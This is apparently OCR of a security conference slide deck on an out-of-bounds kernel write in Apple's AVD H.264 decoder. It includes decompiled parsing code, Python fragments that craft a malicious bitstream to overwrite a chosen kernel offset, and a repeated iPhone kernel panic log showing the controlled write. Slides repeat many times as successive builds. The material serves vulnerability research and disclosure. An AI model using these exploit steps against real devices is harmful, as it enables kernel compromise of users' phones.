  uVar13 = (uVar1 >> (ulong)(-uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
}
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_l0[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
uVar13 = uVar13 | uVar13 >> 1;
```

Write Outside of User Context with predWeightTable()

Looping up to 4,294,967,295 times!

Write out-of-bounds luma/chroma weight/offset at target 😄


luma_weight_l0[i] is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[i]. When luma_weight_l0_flag is equal to 1, the value of luma_weight_l0[i] shall be in the range of −128 to 127, inclusive. When luma_weight_l0_flag is equal to 0, luma_weight_l0[i] shall be inferred to be equal to $2^{luma\_log2\_weight\_denom}$ for RefPicList0[i].

chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag		
if(luma_weight_l0_flag) {		
luma_weight_l0[i]		
luma_offset_l0[i]		
}		
if(ChromaArrayType != 0		
chroma_weight_l0_flag		
if(chroma_weight_l0_fla		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		


```
  AppleAVD_AVC_readbits(ctx,iVar11 + 0x21);
  uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
  AppleAVD_AVC_readbits(ctx,uVar13);
  uVar13 = (uVar1 >> (ulong)(-uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
}
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_l0[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
uVar13 = uVar13 | uVar13 >> 1;
```

Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext




File Decoded: bitstream.h264




Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext




File Decoded: bitstream.h264




Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext




File Decoded: bitstream.h264




Note: memory up to our target is modified

Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264




Note: memory up to our target is modified


luma_weight_l0[i] is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[i]. When luma_weight_l0_flag is equal to 1, the value of luma_weight_l0[i] shall be in the range of −128 to 127, inclusive. When luma_weight_l0_flag is equal to 0, luma_weight_l0[i] shall be inferred to be equal to $2^{luma\_log2\_weight\_denom}$ for RefPicList0[i].

Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264




Note: memory up to our target is modified


luma_weight_l0[i] is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[i]. When luma_weight_l0_flag is equal to 1, the value of luma_weight_l0[i] shall be in the range of −128 to 127, inclusive. When luma_weight_l0_flag is equal to 0, luma_weight_l0[i] shall be inferred to be equal to $2^{luma\_log2\_weight\_denom}$ for RefPicList0[i].

Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264




Note: memory up to our target is modified


luma_weight_l0[i **]** is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[i]. When luma_weight_l0_flag is equal to 1, the value of luma_weight_l0[i] shall be in the range of −128 to 127, inclusive. When luma_weight_l0_flag is equal to 0, luma_weight_l0[i] shall be inferred to be equal to $2^{luma\_log2\_weight\_denom}$ for RefPicList0[i].

Not an issue: we can write in-bounds intermediate values up to our target

File Decoded: bitstream.h264




File Decoded: bitstream.h264



Using chroma_offset_l0


File Decoded: bitstream.h264



Using chroma_offset_l0

PPS loop bound is 0xffffffff but we can choose where to stop early

File Decoded: bitstream.h264




PPS loop bound is 0xffffffff but we can choose where to stop early

Using chroma_offset_l0

```
offset_from_slice = target - 0x374d4                          # this constant is the start of the Slice offset
chroma_offset_overwrite_num = (offset_from_slice - 0x206)//4  # 0x206 is the offset from the start of the slice;
num_ref_idx_payload = chroma_offset_overwrite_num + (1-i)//2 + int(math.ceil(len(message_hex)/8.0))
```

File Decoded: bitstream.h264




PPS loop bound is 0xffffffff but we can choose where to stop early

Using chroma_offset_l0

```
offset_from_slice = target - 0x374d4                          # this constant is the start of the Slice offset
chroma_offset_overwrite_num = (offset_from_slice - 0x206)//4  # 0x206 is the offset from the start of the slice;
num_ref_idx_payload = chroma_offset_overwrite_num + (1-i)//2 + int(math.ceil(len(message_hex)/8.0))
```

```
ds["slices"][1]["sh"]["num_ref_idx_l0_active_minus1"] = num_ref_idx_payload
```

File Decoded: bitstream.h264



PPS loop bound is 0xffffffff but we can choose where to stop early


Using chroma_offset_l0

```
offset_from_slice = target - 0x374d4                          # this constant is the start of the Slice offset
chroma_offset_overwrite_num = (offset_from_slice - 0x206)//4  # 0x206 is the offset from the start of the slice;
num_ref_idx_payload = chroma_offset_overwrite_num + (1-i)//2 + int(math.ceil(len(message_hex)/8.0))
```

```
ds["slices"][1]["sh"]["num_ref_idx_l0_active_minus1"] = num_ref_idx_payload
```

```
ds["slices"][1]["sh"]["luma_log2_weight_denom"]   = 0 # 1 << X is stored
ds["slices"][1]["sh"]["chroma_log2_weight_denom"] = 0 # 1 << X is stored
ds["slices"][1]["sh"]["luma_weight_l0_flag"] = [False] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["luma_weight_l0"] = [0] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["luma_offset_l0"] = [0] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_weight_l0_flag"] = [False] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_weight_l0"] = [[0, 0]] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_offset_l0"] = [[0, 0]] * (num_ref_idx_payload+1)
```

File Decoded: bitstream.h264



PPS loop bound is 0xffffffff but we can choose where to stop early

Using chroma_offset_l0


```
offset_from_slice = target - 0x374d4                          # this constant is the start of the Slice offset
chroma_offset_overwrite_num = (offset_from_slice - 0x206)//4  # 0x206 is the offset from the start of the slice;
num_ref_idx_payload = chroma_offset_overwrite_num + (1-i)//2 + int(math.ceil(len(message_hex)/8.0))
```

```
ds["slices"][1]["sh"]["num_ref_idx_l0_active_minus1"] = num_ref_idx_payload
```

```
ds["slices"][1]["sh"]["luma_log2_weight_denom"]   = 0 # 1 << X is stored
ds["slices"][1]["sh"]["chroma_log2_weight_denom"] = 0 # 1 << X is stored
ds["slices"][1]["sh"]["luma_weight_l0_flag"] = [False] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["luma_weight_l0"] = [0] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["luma_offset_l0"] = [0] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_weight_l0_flag"] = [False] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_weight_l0"] = [[0, 0]] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_offset_l0"] = [[0, 0]] * (num_ref_idx_payload+1)
```

```
# The location we're overwriting
ds["slices"][1]["sh"]["chroma_weight_l0_flag"][num_ref_idx_payload] = True
message_hex = 0x4141
ds["slices"][1]["sh"]["chroma_offset_l0"][num_ref_idx_payload] = [message_hex, 0]
```

File Decoded: bitstream.h264



PPS loop bound is 0xffffffff but we can choose where to stop early

Using chroma_offset_l0

```
offset_from_slice = target - 0x374d4                          # this constant is the start of the Slice offset
chroma_offset_overwrite_num = (offset_from_slice - 0x206)//4  # 0x206 is the offset from the start of the slice;
num_ref_idx_payload = chroma_offset_overwrite_num + (1-i)//2 + int(math.ceil(len(message_hex)/8.0))
```

```
ds["slices"][1]["sh"]["num_ref_idx_l0_active_minus1"] = num_ref_idx_payload
```

```
ds["slices"][1]["sh"]["luma_log2_weight_denom"]   = 0 # 1 << X is stored
ds["slices"][1]["sh"]["chroma_log2_weight_denom"] = 0 # 1 << X is stored
ds["slices"][1]["sh"]["luma_weight_l0_flag"] = [False] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["luma_weight_l0"] = [0] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["luma_offset_l0"] = [0] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_weight_l0_flag"] = [False] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_weight_l0"] = [[0, 0]] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_offset_l0"] = [[0, 0]] * (num_ref_idx_payload+1)
```

```
# The location we're overwriting
ds["slices"][1]["sh"]["chroma_weight_l0_flag"][num_ref_idx_payload] = True
message_hex = 0x4141
ds["slices"][1]["sh"]["chroma_offset_l0"][num_ref_idx_payload] = [message_hex, 0]
```

```
panic(cpu 4 caller 0xfffffff0082affd0): Unexpected fault in kernel static region
 at pc 0xfffffff0095a162c, lr 0xfffffff00959db94 (saved state: 0xffffffeb17c33570)
          x0:  0xffffffe3e7162000 x1:  0xffffffe6006b3934  x2:  0x000000000000003f  x3:  0x0000000000000000
          x4:  0x0000000000000001 x5:  0x0000000000003c22  x6:  0x0000000000000000  x7:  0x0000000000000000
          x8:  0x0000000000000007 x9:  0xffffffec041c8000  x10: 0xffffffe133ab8000  x11: 0xffffffe3e7162008
          x12: 0x0000000000020002 x13: 0x000000000000006c  x14: 0x0000000000006000  x15: 0x0000000000009000
          x16: 0xfffffff041410000 x17: 0xee66ffec041c8000  x18: 0x0000000000000000  x19: 0xffffffeb17c33980
          x20: 0xffffffe3e7162000 x21: 0x000000002b680010  x22: 0xffffffeb17c33980  x23: 0x0000000000000003
          x24: 0xffffffe3e7162000 x25: 0xffffffe4cd4c302c  x26: 0xffffffe6006b3964  x27: 0x0000000000000000
          x28: 0x0000000000000000 fp:  0xffffffeb17c338d0  lr:  0xfffffff00959db94  sp:  0xffffffeb17c338c0
          pc:  0xfffffff0095a162c cpsr: 0x80400204         esr: 0x96000006          far: 0xfffffff041410030

Debugger message: panic
Device: D79
Hardware Model: iPhone12,8
ECID: 1BC4C34D51F515B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0 -vm_compressor_wk_sw agm-genuine=1 agm-authentic=1 agm-trusted=1
Memory ID: 0x0
OS release type: User
OS version: 19E241
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:27:53 PST 2022; root:xnu-8020.102.3~1/RELEASE_ARM64_T8030
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22
iBoot version: iHoot-1975.1.46.1.3
```

```
panic(cpu 4 caller 0xfffffff0082affd0): Unexpected fault in kernel static region
 at pc 0xfffffff0095a162c, lr 0xfffffff00959db94 (saved state: 0xffffffeb17c33570)
          x0:  0xffffffe3e7162000 x1:  0xffffffe6006b3934  x2:  0x000000000000003f  x3:  0x0000000000000000
          x4:  0x0000000000000001 x5:  0x0000000000003c22  x6:  0x0000000000000000  x7:  0x0000000000000000
          x8:  0x0000000000000007 x9:  0xffffffec041c8000  x10: 0xffffffe133ab8000  x11: 0xffffffe3e7162008
          x12: 0x0000000000020002 x13: 0x000000000000006c  x14: 0x0000000000006000  x15: 0x0000000000009000
          x16: 0xfffffff041410000 x17: 0xee66ffec041c8000  x18: 0x0000000000000000  x19: 0xffffffeb17c33980
          x20: 0xffffffe3e7162000 x21: 0x000000002b680010  x22: 0xffffffeb17c33980  x23: 0x0000000000000003
          x24: 0xffffffe3e7162000 x25: 0xffffffe4cd4c302c  x26: 0xffffffe6006b3964  x27: 0x0000000000000000
          x28: 0x0000000000000000 fp:  0xffffffeb17c338d0  lr:  0xfffffff00959db94  sp:  0xffffffeb17c338c0
          pc:  0xfffffff0095a162c cpsr: 0x80400204         esr: 0x96000006          far: 0xfffffff041410030

Debugger message: panic
Device: D79
Hardware Model: iPhone12,8
ECID: 1BC4C34D51F515B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0 -vm_compressor_wk_sw agm-genuine=1 agm-authentic=1 agm-trusted=1
Memory ID: 0x0
OS release type: User
OS version: 19E241
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:27:53 PST 2022; root:xnu-8020.102.3~1/RELEASE_ARM64_T8030
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22
iBoot version: iHoot-1975.1.46.1.3
```

But wait, there’s more!

```
  AppleAVD_AVC_readbits(ctx,iVar11 + 0x21);
  uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
  AppleAVD_AVC_readbits(ctx,uVar13);
  uVar13 = (uVar1 >> (ulong)(-uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
}
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_l0[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
uVar13 = uVar13 | uVar13 >> 1;
```

```
  AppleAVD_AVC_readbits(ctx,iVar11 + 0x21);
  uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
  AppleAVD_AVC_readbits(ctx,uVar13);
  uVar13 = (uVar1 >> (ulong)(-uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
}
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_l0[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
uVar13 = uVar13 | uVar13 >> 1;
```

```
  AppleAVD_AVC_readbits(ctx,iVar11 + 0x21);
  uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
  AppleAVD_AVC_readbits(ctx,uVar13);
  uVar13 = (uVar1 >> (ulong)(-uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
}
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_l0[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
uVar13 = uVar13 | uVar13 >> 1;
```

Decoder doesn’t stop, it continues to the next slice!


```
  AppleAVD_AVC_readbits(ctx,iVar11 + 0x21);
  uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
  AppleAVD_AVC_readbits(ctx,uVar13);
  uVar13 = (uVar1 >> (ulong)(-uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
}
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_l0[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
uVar13 = uVar13 | uVar13 >> 1;
```

Decoder doesn’t stop, it continues to the next slice!

We can do the same trick again!

Amplify Write with Multiple Slices


Kernel Memory: H264 UserContext



File Decoded: bitstream.h264

Amplify Write with Multiple Slices

